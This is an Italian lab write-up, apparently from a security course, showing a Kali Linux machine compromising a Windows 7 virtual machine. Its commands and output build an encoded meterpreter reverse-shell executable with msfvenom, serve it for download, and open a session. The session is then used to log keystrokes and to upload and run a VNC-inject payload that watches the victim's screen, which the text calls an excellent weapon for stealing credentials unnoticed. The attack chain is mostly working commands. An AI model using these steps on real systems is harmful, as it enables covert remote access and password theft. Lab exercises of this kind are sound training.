

Inizio con l'impostare gli indirizzi IP della macchina attaccante Kali Linux e windows 7 nel seguente modo:

```
(kali@kali)-[~]
$ ip a | grep eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel sta
p default qlen 1000
    inet 192.168.1.5/24 brd 192.168.1.255 scope global noprefixroute
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixrout

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . : c-92...6F-8-c234:d94f:abe%11
    Link-local IPv6 Address . . . . . : fe80::c92...6F-8-c234:d94f:abe%11
    IPv4 Address. . . . . : 192.168.1.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

Ho successivamente creato il malware usando msfvenom con il comando:

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=7777 -e x86/shikata_ga_nai -i 10 -f exe > malware.exe
[-] No platform was selected, choosing MSF::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of exe file: 73802 bytes

(kali@kali)-[~]
$ ls
Desktop Documents Downloads malware.exe Music phpShells Pictures Public Templates tools Videos

(kali@kali)-[~]
$
```

-p Seleziona il payload.

LHOST → Indica l'IP dell'attaccante (il tuo IP).

LPORT → La porta su cui ascolterai la connessione.

-e x86/shikata_ga_nai → Codifica il payload per renderlo meno riconoscibile.

-i 10 → Applica l'encoding più volte.

-f exe → Specifica il formato del file.

Poi aperto Msfconsole per avviare un Handler tcp su cui ricevere la connessione usando la seguente configurazione:

```
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.5     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 7777            | yes      | The listen port                                           |


```


```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.5:7777
```

Dopo aver lanciato l'Handler, ho avviato un server python per simulare un utente che scarica un file malevolo da internet.

Ho usato il comando:

```
(kali@kali)-[~/Desktop]  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
█
```

E successivamente usare Internet Explorer sulla macchina windows per scaricare il malware precedentemente generato usando il path:



E scaricando il file



E dopo averlo scaricato, sulla console di Kali Linux viene aperta una shell meterpeter:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.5:7777
[*] Sending stage (177734 bytes) to 192.168.1.2
[*] Meterpreter session 4 opened (192.168.1.5:7777 -> 192.168.1.2:49169) at 2025-02-04 03:51:36 -0500
```

```
meterpreter > |
```

Dopo aver aperto la sessione meterpreter, ho aperto un Skyscanner per vedere tutti i tasti che la vittima preme, questo potrebbe essere utile da qualche attaccante per poter visualizzare delle possibili credenziali.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
prova<^H>o a digitare dalla tastiera<CR>
<Left Windows>sto tentando di dic<^H>gitare<CR>
<Left Windows>prova prova<CR>
sto digitando qualcosa<CR>
```

Creo anche un payload per poter visualizzare in tempo reale lo schermo della vittima usando il modulo:

```
Module options (payload/windows/x64/vncinject/reverse_tcp):
```

Name	Current Setting	Required	Description
AUTOVNC	true	yes	Automatically launch VNC viewer if present
DisableCourtesyShell	true	no	Disables the Metasploit Courtesy shell
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.5	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
VNCHOST	127.0.0.1	yes	The local host to use for the VNC proxy
VNCPORT	5900	yes	The local port to use for the VNC proxy
ViewOnly	true	no	Runs the viewer in view mode

Dopo aver dato i dati necessari, posso creare il file eseguibile usando quel payload:

```
msf6 payload(windows/x64/vncinject/reverse_tcp) > generate -f exe -o payload.exe
[*] Writing 7168 bytes to payload.exe...
```


E successivamente inniettarlo all'interno della macchina vittima:

```
meterpreter > upload /home/kali/Desktop/payload.exe /Users/user/Desktop
[*] Uploading : /home/kali/Desktop/payload.exe -> /Users/user/Desktop\payload.exe
[*] Completed : /home/kali/Desktop/payload.exe -> /Users/user/Desktop\payload.exe
```

E eseguirlo:

```
meterpreter > execute -f payload.exe  
Process 1456 created.
```

Notando che nel terminale di generazione del payload è arrivato un output della conferma dell'esecuzione e viene aperta una schermata che visualizza in tempo reale tutto quello che la vittima vede:



E in combinazione con il key scanner è un'ottima arma per poter visualizzare le credenziali di una vittima, dato che spesso la password viene oscurata a schermo, senza che se ne possa accorgere.